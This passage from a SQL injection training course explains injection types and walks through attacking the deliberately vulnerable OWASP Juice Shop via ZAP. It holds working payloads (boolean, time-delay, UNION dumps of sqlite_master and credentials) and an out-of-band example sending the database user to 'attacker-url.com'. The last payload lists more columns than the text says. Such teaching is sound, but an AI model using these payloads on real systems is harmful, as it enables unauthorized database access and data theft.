
version. But, for this course, we won't be using Burp. Most of the concepts translate fairly well between the two tools, so if you insist on using Burp, you can certainly do that.

## Launching ZAP

Let's pull up Zap, by clicking on the Kali logo in the top left corner and either searching for ZAP or going to: 03 – Web Application Analysis -> ZAP



One of the first prompts will ask us whether we want to persist our ZAP session or not. This is up to you, but I'll select "yes."



Instead of doing a walkthrough of ZAP at this point, I'll just point out that we could do an automated scan of a web app target, and we can manually explore.

Next, I'll go ahead and update all add-ons. It shouldn't take too long.

We should now see a "Welcome to OWASP ZAP" header with options below.


Automated scans crawl the target application to find potential issues, while the manual exploration is what it sounds like — a way for you to manually explore your target.



Since we're going to be spending more time in this tool throughout the course, I'll leave it at that for now.

Let's get started with a manual exploration.


We have the OWASP Juice Shop app running, so let's type in its URL (HTTP://localhost:3000/) ... and then "Launch Browser."



By launching a browser this way, ZAP automatically configures it to proxy through ZAP, making it so that you won't have certificate validation warnings for sites that use HTTPS.

Keep in mind, though, that you could configure your regular browser to proxy through ZAP and use that instead, this just makes it easier.

As the browser opens, you should see a "Welcome to the ZAP HUD" pop up. You can either Continue to your target, or take the HUD tutorial. I won't be showing you a walkthrough of the HUD tutorial since it is self-guided, but I highly recommend that you spend a few minutes walking through the tutorial to familiarize yourself after completing this lesson.



Again, if you have any issues up until this point, please reach out so we can resolve them. If you're stuck here or if you skip these steps, you won't be able to follow along for the rest of the course which we definitely don't want!

If you have no issues, then, I'll see you in the next lesson!



---

## Reviewing Important SQL Concepts

[Slides used for this chapter.](#)

In this lesson, we're going to quickly go over what SQL is as a refresher, because understanding the inner workings of SQL is critical to understanding SQL injections.

This is not meant as a complete explanation of SQL, so if you have zero knowledge of SQL, you should probably take a proper course for that first. Think of this as a crash course on SQL in just a few minutes in case you haven't touched it in a while.

### What is SQL?

SQL is a language designed for communicating with databases that store our data. So it allows us to read, write, and edit our data, and it also allows us to configure or manage the database engine.

### Setting up an example database

I'll be using a website called [SQLFiddle](#) in order to demonstrate, and this is a free resource so feel free to follow along.

So let's say that we have two tables in our database:

1. Users
2. Products

Here's the SQL I used to build the schema in my SQLFiddle example:

```
CREATE TABLE Users (  
  ID int,  
  Email varchar(255),  
  Password varchar(255),  
  RegistrationDate varchar(255),  
  PhysicalAddress varchar(255)  
);
```

```
CREATE TABLE Products (  
  ID int,  
  ProductName varchar(255),  
  ProductDescription varchar(255),
```



```
ProductPrice varchar(255),
Quantity varchar(255)
);
```

```
INSERT INTO Users (ID, Email, Password, RegistrationDate, PhysicalAddress)
VALUES (159, 'Tom@gmail.com', 'strongpassword12345', '7-1-2020', 'Stavanger, 4006 Norway'),
(11, 'Jon@gmail.com', 'b3stp@assw0rd', '5-5-2019', 'SQLFiddle, 4006 USA');
```

```
INSERT INTO Products (ID, ProductName, ProductDescription, ProductPrice, Quantity)
VALUES (13, 'Cybr SQL Injection T-Shirt', 'Really cool t-shirt for the first 10 people who complete
this course!', '$0', '10'),
```

```
(346, 'Vaccuum', 'The most powerful battery-powered vaccuum cleaner', '$499.99', '44');
```

The Users table contains information about all the users of your application including:

- ID
- Email
- Password
- RegistrationDate
- PhysicalAddress

And the Products table contains information about all the products in your online store including:

- ID
- ProductName
- ProductDescription
- ProductPrice
- Quantity

## Examples of SQL queries

To pull data from the Users table, we might run this query:

```
SELECT * FROM Users;
```

And it will pull all columns from Users.

Or for just the registration date of a specific user, we could run:

```
SELECT RegistrationDate FROM Users WHERE Email ='abc@cybr.com';
```

In order to run these queries, in some cases, we have to use information submitted by our users or our application.

For example, if a user is checking out our product with ID 346, our application may request it like this:



```
const http = new XMLHttpRequest()
```

```
http.open("GET", "https://url.co/v1/products/346")  
http.send()
```

```
http.onload = () => console.log(http.responseText)  
and that API URL is running this SQL query:
```

```
SELECT * FROM Products WHERE ID='346';
```

We could also run UPDATE statements, to update our data.

```
UPDATE Products SET ProductPrice='0' WHERE id='346';
```

SQLFiddle doesn't allow us to UPDATE tables from this window, but this would work in practice.

We can use UNION statements to combine results from multiple SELECT statements into a single result set:

```
SELECT Email,Password FROM Users UNION SELECT ProductName, ProductPrice from Products;
```

We can DROP tables or even entire databases:

```
DROP TABLE Users;
```

and a whole lot more...

## Database Metadata Tables

The database engines also typically have tables that contain general information and metadata, such as keeping track of all tables or the database's schema — basically, the essentials for the database to keep running properly.

For different database engines, it's a bit different:

SQLite → sqlite\_master

MySQL → information\_schema

PostgreSQL → information\_schema

Oracle → dba\_tables

For example, the sqlite\_master table looks like this:

Column Name	Description
type	The type of database object such as table, index, trigger, or view





name	Name of the database object
tbl_name	The table name that the database object is associated with
rootpage	The root page
sql	SQL used to create the database object

So to get a complete list of all tables in a database for SQLite, we could run this query:

```
SELECT name FROM sqlite_master
WHERE type='table'ORDER BY name;
```

For MySQL we could use something like this:

```
SELECT table_namefrom information_schema.tables
WHERE table_type = 'BASE TABLE' and table_schema = database();
```

While for PostgreSQL it could just be

```
SELECT * FROM information_schema.tables;
```

And in Oracle:

```
SELECT table_name FROM dba_tables;
```

## Conclusion

All of what we talked about will be important as we perform SQL injections, because what allows our applications to manipulate database data can also be used to exploit those very same databases.

That's right, seemingly harmless queries can result in simple — all the way to massive — exploits that take down applications, or extract sensitive information.

Let's complete this lesson and move on to the next, where we will start to explain how SQL injections can be carried out.



# SQL Injection Attacks

## SQL Injections Explained

[Slides used for this chapter.](#)


So we've talked about what SQL is, and we got a reminder of some common SQL statements that can be used by our applications.

Now, let's get to the good stuff...let's talk about how we can turn seemingly harmless SQL queries into harmful attacks.

### The impact of SQL injections

Successful SQL injections allow an attacker to manipulate queries that an application makes to its database. This results in users being able to see data they may not be meant to see, manipulate that data in ways they shouldn't have access to, or even modify the database itself in ways that could break the database and application.

In some extreme cases, it's possible for an attacker to escalate an SQL injection attack to compromise the server hosting the database, or perform denial of service attacks.



More specifically, successful SQL injections can potentially:

- Read sensitive data from the database
- Modify database data with insert/update/delete queries
- Execute administrative operations on the database (like shutting it down, for example)
- Extract the content of a file that exists on the database's file system
- Write files into the file system
- Issue other types of commands to the operating system

Of course, some of these attacks will cause more or less damage than others, just like some of these attacks can be easier to carry out than others.

Now that we know the impact that they can have, let's explore methods and techniques that can be used to achieve these results.

## SQL injections in 3 categories

Overall, SQL injections are often divided into three categories:

- In-band
- Out-of-band
- Inferential or Blind

## In-band injections

In-band attacks are the classic ones, where the attacker can both launch the attack & obtain results through the same communication channel. The two most popular in-band techniques are:

- Error-based injections
- Union-based injections

## Error injections

Error-based injections get information about the database, its structure, and its data from error messages that are displayed...which you may also know as [information leakage](#).

Depending on how vulnerable an application and database are, we can gather a wealth of information about how an application works and how a database is structured with error-based injections, which can help us mount a devastating attack.

Let's take a look at an example.

Let's say that you type this into a search box:



"



Just a simple single or double quotation mark.

If you check the results of that query and see something like this:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 5

Then all of a sudden, you get two major pieces of information:

1. That the input may be vulnerable to injections, since it tried to interpret your quotes
2. That the database management system is MySQL

Since different DBMS have different syntax and ways of doing things, that immediately narrows down the kinds of attacks we can try, instead of aiming blindly. You'll see what I mean in another lesson when we explore reference materials.

## UNION injections

Union-based combine the results from a legitimate query with those from our attack to extract data.

For example, with this query:

```
SELECT 'email','password' FROM Users UNION SELECT 'ProductName', 'ProductPrice' from Products;
```

We would get results from both the Users table and the Products table as we saw in a prior lesson.

So even if the application was only doing a query to select the email & password from the Users table, we could inject that union statement to return information from the Products table. Let's take a look:

```
SELECT Email,RegistrationDate FROM Users WHERE ID='159' UNION SELECT ProductName,ProductDescription from Products;
```

Both of these types of attacks require trial & error since we need to try different things to get more and more information that the attacker can then use to perform a successful attack. That also means that these types of attacks should be detectable with the proper monitoring and logging in place.



## Out-of-band injections


Out-of-band attacks exfiltrate data using a different channel than the request was made with using an HTTP or DNS protocol, such as an email with the results of the query or making an HTTP connection to send results to a different web server. This attack requires access to enabled extensions in the Database Management System in order to be successful.

This requires a few things to align in order for it to work:

1. You have to have a vulnerable application and database
2. The network environment needs to allow the targeted database server to initiate an outbound request without restriction
3. You need to gain sufficient privilege escalation to initiate that request

Basically, if you're able to perform an out-of-band injection, the person setting up security for the database was sleeping on the job.

Joking aside, let's take a look at what this attack is.



```
SELECT * FROM products WHERE id=1||UTL_HTTP.request('http://attacker-url.com/'||(SELECT user FROM DUAL)) --
```

This would generate an HTTP request that contains the username (http://attacker-url.com/username), sending to the attacker's domain. The attacker would be monitoring the web server's logs and see the database server and username.



## Inferential or Blind injections

Inferential or Blind attacks rely on a change of behavior with the database in order to re-construct information, since the data won't be transferred back to the attacker, but they can guess what it is based on the response behavior.

An example of this would be if you injected a timed delay of say, 5 seconds, and the database took 5 seconds to respond back, then that would mean that there is a vulnerability to injection.

This is usually regarded as a very slow method of attack that requires a tremendous amount of queries since the attacker oftentimes uses those timed delays or TRUE/FALSE flags with boolean conditions to make sense of the results.

## Boolean injections

If we remember back to the example from our prior lesson, we had this query:

```
SELECT * FROM Products WHERE ID='346';
```

In this case, we might assume that we are displaying a product page for an e-commerce website. The user visiting your website selected a product with ID of 346.

But, let's say that they managed to modify the request going to your server from your web application using a proxy like OWASP ZAP, and instead of sending ID of 346, we were to send:

```
https://url.co/v1/products/346'%20or%201=1;
```

Now the query becomes:

```
SELECT * FROM Products WHERE ID='346' or 1=1;
```

Since 1 does equal 1, that statement would always be true, and since we're saying WHERE ID = '346' or 1=1, then the database will return every single product in our database.

This could mean that the user now has access to products they shouldn't have been able to buy. Perhaps even products that haven't been announced yet, but that have all of the specs listed in the database, and they can now sell that information to a news outlet looking to leak this story before anyone else does.

This is an example of a boolean-based attack, since it uses the 1=1.

This is a very basic example, but it is a powerful example, because if the database is vulnerable to a boolean based attack like this, the attacker can immediately start to look for ways of exploiting the database. So, this is a great starting point when gathering information and looking for vulnerabilities.



## Time delay injection

Time-based attacks rely on the database pausing for a specified period of time before responding. Doing this requires that you use the right operation, which will be DBMS-specific, so this would be an example of when knowing which database is powering the application helps out.

For example, in SQL Server, we could use this query:

```
1' waitfor delay '00:00:10'--
```

And if our injection is successful, the response will take 10 seconds.

For MySQL, we could use SLEEP() or BENCHMARK()

We can then chain other attacks on top of this time delay. For example, if we're trying to guess a valid user id in a table, we could put:

```
SELECT * FROM Users WHERE ID=55300-SLEEP(10)
```

## Conclusion

To recap, the main techniques are:

- Union
- Error
- Boolean
- Time delay
- Out-of-band

It's important to understand the various types of SQL injection attacks, because we never know which ones we will need for a particular web application. Some attacks might not work where others will, based on the application and database configuration as well as security controls. And just because one type of attack doesn't return anything useful, it does not mean that the application and database aren't vulnerable...we have to explore all available options.

Now that we are familiar with the different types of attacks that can be carried out, let's take a look at various ways of using the techniques we just covered by looking at cheat sheets and references. These cheat sheets and references will be invaluable for when we perform these attacks on environments.

So complete this lesson and let's move on!





## Cheat sheets and references

[Slides used for this chapter.](#)

Because there are differences in syntax, structure, and available functions depending on the DBMS that an application is using, we have to learn their various quirks in order to effectively perform SQL injections. But, most of us are not experts in every DBMS out there, and it takes time to build up that kind of knowledge.

Luckily, many cheat sheets and reference materials exist out there to give us a help, so let's take a look at a few of them that we can continuously reference.

By the way, these are lists that I've found just by searching, so no paywalls or anything, just simple free resources to get us started.

- [Getting started finding a vulnerable parameter](#)
- [Master list](#)
- [General list](#)
- [UNION attacks](#)
- [Info gathering](#)
- [Blind injections](#)
- [General SQL tips & tricks](#)
- [Juice Shop hints](#)

### Getting started finding a vulnerable parameter

<https://github.com/AdmiralGaust/SQL-Injection-cheat-sheet>

As I mentioned in a prior lesson, one of the first steps we will need to take to test an application and database for SQL injection vulnerability is to try to get any kind of non-expected response. Think of this as prodding defenses to see if there are any weaknesses.

The first cheat sheet we will look at includes some helpful inputs for that very purpose.

The first two parameters are:

- ' (single quote)
- " (double quote)
  - Trying to cause errors
- ' or 1=1



- ' or 1=0
- ' and 1=1
  - Using boolean injections
- ' or sleep(2) and 1=1#
- ' or sleep(2)#
  - Use time-delay injections
  - Also uses # which is for comments, essentially causing SQL to ignore anything that would come after our injection
  - Might also try --
- ' union select sleep(2)#
  - Stacking both a union and time-delay injection

If one or more of these inputs work, then we can use that to our advantage.

If none of those work, we can try others.

For example, below, this author included payloads from a tool called SQLMap which we will take a look at in another lesson.

These are some of the payloads the tool uses to test for vulnerabilities, so they are also inputs we can try to use manually.

Further down, there are other types of payloads we can try, and then there are tips on how to determine:

- The number of columns in the current table
- The available columns in tables
- Displaying database, column, and table names through the metadata table like we talked about
- and more

So this is a helpful cheat sheet as a starting point.

## Master List

<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

Another, more comprehensive list, that we will call our “Master List” is by Netsparker. I won’t go through all of it for the sake of time, but they include a Table of Contents, and they also label which statements work for which database management system, like MySQL, SQL Server, PostgreSQL, and Oracle, or other databases.



For example, and one very helpful trick that we will use constantly when performing SQL injections is commenting out the rest of a query. But, different databases use different commenting syntax.

With --, they put an (SM) next to it, meaning that it works for SQL Server & MySQL, and by the way it also works for SQLite, PostgreSQL, and Oracle.  
On the other hand, # sign also works with MySQL.

So as you can see, this cheat sheet is not completely comprehensive and you have to verify some of the information, but it gives us a great head start and it's helpful reference material.

An example of when you could use commenting for an SQL injection is listed below:

Let's say you try to log in as an admin user. If the app were vulnerable to this injection, you could type:

admin'--

and the SQL query would look like this:

```
SELECT * FROM members WHERE username='admin'--' AND password ='password'
```

Since -- comments out everything that comes after it, SQL will interpret it as:

```
SELECT * FROM members WHERE username='admin'
```

Which would log you in as the administrator user.

Another example is using commenting syntax specific to MySQL which can be used to determine the version of MySQL being run.

Further down the page, they mention If Statements, which are a key part of performing Blind SQL injections, since we can run IF statements to trigger certain actions.

Such as using a boolean of 1=1, and causing the database to sleep for 5 seconds if it interprets that 1=1 statement. Then, if the database sleeps for 5 seconds, we know that it has a vulnerability.

However, if it doesn't sleep for 5 seconds, then the database is not vulnerable to that specific attack.

In this case, each DBMS has slightly different syntax.

There is a lot more to this article, so feel free to take a look around!



## General List

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

Next, we have a general list of information by PortSwigger including tricks on how to perform string concatenation, which combines strings together.

Again we see tips on using comments.

We see tips on how to extract a database's version, which again is helpful in figuring out vulnerabilities specific to that version.

We've seen most of the tips on this page, but I found the format to be quite nice so I included it here.

## UNION attacks

<https://portswigger.net/web-security/sql-injection/union-attacks>

One other very helpful cheat sheet by PortSwigger is specific to UNION attacks. I do recommend that you take some time reading through this reference, but I will point a few things out.

When performing a UNION attack, you have to match the number and data type of columns from the tables you are combining. That's why it's important to determine the number of columns that are being returned from the original query, and they list two methods here:

Inject a series of ORDER BY clauses and increment the column index until an error or change in behavior occurs

Submit a series of UNION SELECT payloads with a different number of NULL values until you get an error or change of behavior

```
' ORDER BY 1--
```

```
' ORDER BY 2--
```

```
' ORDER BY 3--
```

```
' UNION SELECT NULL--
```

```
' UNION SELECT NULL,NULL--
```

```
' UNION SELECT NULL,NULL,NULL--
```

The reason that NULL is very helpful with UNION attacks is because NULL is convertible to every commonly used data type, so it maximizes our chances of success if we don't know what each data type for each column is.



If you run into a situation where the legitimate query only returns a single column and you're trying to extract multiple column's worth of data, you can use the concatenation trick we saw previously to combine results into one column.

Their example given shows:

```
' UNION SELECT username || '~' || password FROM users--
```

In this case, we are combining usernames & passwords together, but separating them with a ~ so that we can easily separate them in the output that we receive after the fact.

## Information Gathering

<https://portswigger.net/web-security/sql-injection/examining-the-database>

We've already seen these techniques to gather information, but again, this is a put together in a helpful format.

## Blind Injections

<https://portswigger.net/web-security/sql-injection/blind>

Same thing for Blind injections and conditional responses.

## General SQL tips & tricks

<https://sqlzoo.net/>

Otherwise, I also found this list of general SQL commands, tips, and tricks that contains helpful information not just for SQL injections, but also for general SQL usage.

## OWASP Juice Shop Injections

<https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/part2/injection.html>

And finally, as we prepare to launch hands-on attacks against safe & legal environments, I wanted to share this cheat sheet for OWASP Juice Shop injection attacks.

The OWASP Juice Shop is one of the environments we will be using throughout this course, and they provide helpful hints throughout this documentation to help us uncover, and then exploit, SQL injections in the application.

It also lists out challenges which gives us helpful indications as to what's possible in the application, and the difficulty level of achieving that challenge.



## Conclusion

So as you complete this lesson, be sure to spend some time reading through these references because in the next few lessons, we will use knowledge from everything we've learned to this point in order to gather information and then exploit applications and databases.

By the way, if you've found or know of any other cheat sheets that could benefit the community, please share with us at [Cybr.com/forums/](https://cybr.com/forums/)!

With that, let's make sure we bookmark these references and then complete this lesson to move on to the next!

## Information Gathering

[Slides used for this chapter.](#)

Now that we have our basic environment and tools setup and configured, and we've covered the concepts of SQL injections, we need to perform information gathering before we attempt our main attacks. Information gathering will help us find critical information about the application, the technology powering this application, and potential vulnerabilities.

This, by the way, is an important step not just for SQL injections. So while I would normally do much more information gathering to find other kinds of potential vulnerabilities, I will keep this lesson more focused.

But without information gathering, you wouldn't know where to start, and what to do next, so it is a very important step.

### Ways of gathering information

There are multiple ways of gathering information, one of which involves OWASP ZAP. With ZAP, we can use the automated website scan in order to crawl all of the links it can find from the website. Then, the scan looks for vulnerabilities in the links it found using techniques such as fuzzing.

We could manually use fuzzers, and [ZAP provides that functionality](#) if we wanted to use it that way, and there are other tools made for that very purpose.

### Spinning up the OWASP Juice Shop Container

If you don't have the OWASP Juice Shop application running yet, let's do that now.





```
systemctl start docker
```

```
docker run --rm -p 3000:3000 bkimminich/juice-shop
```

## Active scanning with OWASP ZAP

Once it's running, let's go back to OWASP ZAP and let's start an active scan.

This can take a while, so we're going to start with that and let it run in the background.

## Manual exploration with OWASP ZAP

Another step we can take to gather information, of course, is manual exploration. So while the active scan is going on, let's do some manual exploration of the OWASP Juice Shop.

As we perform manual exploration to find potential SQL injection vulnerabilities, we need to think like a developer.

What I mean is that we have to try and think about how our target application works, such as when it might be making database calls, and what kinds of calls it might be making.

Look for things that stand out, and take note of any time you see an input field, such as login forms, search forms, or anywhere that is likely to be pulling from some kind of database.

## Attempting different payloads to cause errors

At the top, there's a search icon which likely searches a database, so that's a potential place of attack. Let's try some error-based attacks, and I'll pull up my Network tab to see what kinds of requests and responses are going through.

Payload 1:

,

If we check the network request, we see that it's returning a normal response.

By the way, this is where something like the OWASP ZAP HUD really helps too. For example, ZAP also includes a History tab which can act similar to our Network tab in Firefox, except it gives us the ability to modify requests and responses, and replay them. This is a helpful way of testing attacks from our browser. Of course, we can also do this from ZAP itself, and we'll take a look at that in the next lessons.





Let's click on the GET request for our search.

And now let's use that to try a different request with double quotes.

One of the reasons we want to do this is because we can now communicate directly with the application's APIs instead of going through potential front-end security controls.

Payload 2:

"

As you can see, it automatically URL encoded it for us which is nice, but the results still aren't showing anything helpful.

What's interesting about the response is that it gives us JSON that can help us understand how data is structured and stored. While it's possible that the API structured this data differently than it was stored, it's also entirely possible that it closely resembles the database structure.

In this case, we have:

- id
- name
- description
- price
- deluxePrice
- image
- createdAt
- updatedAt
- deletedAt

Right off the bat, it's a bit strange to me that there's a deletedAt column, because that tells me the application probably uses this field to hide certain products that should no longer be available to customers.

## Boolean injection

Let's step it up a bit.

' or 1=1; --

## Extracting information from error messages

Now we're getting somewhere! We've got an error response back.



```
{ "error": { "message": "SQLITE_ERROR: near \";\": syntax error", "stack":
"SequelizeDatabaseError: SQLITE_ERROR: near \";\": syntax error\n  at Query.formatError
(/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:422:16)\n  at
Query._handleQueryResponse
(/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:73:18)\n  at afterExecute
(/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:250:31)\n  at replacement
(/juice-shop/node_modules/sqlite3/lib/trace.js:19:31)\n  at Statement.errBack
(/juice-shop/node_modules/sqlite3/lib/sqlite3.js:14:21)", "name": "SequelizeDatabaseError",
"parent": { "errno": 1, "code": "SQLITE_ERROR",
"sql": "SELECT * FROM Products WHERE ((name LIKE '%' or 1=1;--%' OR description LIKE '%' or
1=1;--%) AND deletedAt IS NULL) ORDER BY name" },
"original": { "errno": 1, "code": "SQLITE_ERROR",
"sql": "SELECT * FROM Products WHERE ((name LIKE '%' or 1=1;--%' OR description LIKE '%' or
1=1;--%) AND deletedAt IS NULL) ORDER BY name" },
"sql": "SELECT * FROM Products WHERE ((name LIKE '%' or 1=1;--%' OR description LIKE '%' or
1=1;--%) AND deletedAt IS NULL) ORDER BY name" }}
```

Let me pull it out so we can better see it.

This error message is FULL of information!

Immediately, we see “SQLITE\_ERROR” which tells us what database this is running  
 We see file paths to files which can help us for a number of reasons, such as helping us  
 understand that the application is using node packages & what those packages are  
 We get to see the exact SQL query statement that failed, which is absolute gold and will help us  
 construct better attacks:

“SELECT \* FROM Products WHERE ((name LIKE '%' or 1=1;--%' OR description LIKE '%' or 1=1;--%)  
 AND deletedAt IS NULL) ORDER BY name“

Take a look at this statement and see what you can pick out:

SELECT \* FROM Products → there’s a Products table, and because we saw the JSON earlier, I’d  
 be willing to bet that there are 9 columns which will be helpful information for later

WHERE ((name LIKE ‘%’ or 1=1;--%' OR description LIKE ‘%’ or 1=1;--%) → we can see where our  
 payload was injected

AND deletedAt is NULL) → we can see it is filtering out deleted products

ORDER BY name → its ordering results by name

By the way, we’ve successfully solved a challenge regarding Error Handling, and hopefully this  
 has convinced you that proper error handling is extremely important.

## UNION injection attacks

So now that we have an idea of how many columns there are, and what the query looks like,  
 perhaps we can use a UNION attack to try and extract information about how many tables are in  
 the database, and what those tables are?



Let's give it a shot. We know that the application is running this SQL query:

```
SELECT * FROM Products WHERE ((name LIKE '%' OR description LIKE '%') AND deletedAt IS NULL) ORDER BY name;
```

Here's what we'd like the query to look like:

```
SELECT * FROM Products WHERE ((name LIKE '%')) UNION SELECT [etc...] --
```

Since we know from a prior lesson how to access table names from `SQLITE_MASTER`, we can formulate our sql injection:

```
SELECT name FROM sqlite_master WHERE type='table' ORDER BY name;
```

And since we believe there are 9 columns to match from our Products table, we can try to use name for all 9 of those columns, and so this is what our payload looks like:

```
search?q=)) UNION SELECT name,name,name,name,name,name,name,name,name FROM  
sqlite_master WHERE type='table' --
```

We've got name 9 times to match the columns from the Products table, and then we finish with — to comment out the rest of the query.

As a result, the application should execute this query:

```
SELECT * FROM Products WHERE ((name LIKE '%')) UNION SELECT  
name,name,name,name,name,name,name,name,name FROM sqlite_master WHERE type='table'  
--
```

If we replay the GET request in our History with ZAP, we copy and paste just the attack portion, put that in the API request, and replay in browser.

We see that the request was successful, and we can see all of the products printed out...which, by the way, includes products that have been deleted which we can tell because there's a "deletedAt" date and timestamp.

And if we scroll towards the bottom, we should see our tables:

- Addresses
- BasketItems
- Baskets
- Captchas
- Cards
- Challenges
- Complaints
- Deliveries



- Feedbacks
- ImageCaptchas
- Memories
- PrivacyRequests
- Products
- PurchaseQuantities
- Quantities
- Recycles
- SecurityAnswers
- SecurityQuestions
- Users
- Wallets
- and a default from SQLite called sqlite\_sequence

Tada! We now know every table name in this database.

We can use the same attack to get the SQLite version being run, which can help us with finding vulnerabilities for that version if it's not updated to the latest, and also to help us formulate more advanced attacks.

So let's go back, and let's change the attack to this:

```
')) UNION SELECT
sqlite_version(),sqlite_version(),sqlite_version(),sqlite_version(),sqlite_version(),sqlite_version(),sqlite_version(),sqlite_version(),sqlite_version(),sqlite_version(),sqlite_version(); --
```

Again we are matching the 9 columns from the Products table but this time with a SQLite function that returns its currently running version, and we finish it with — to comment out the rest.

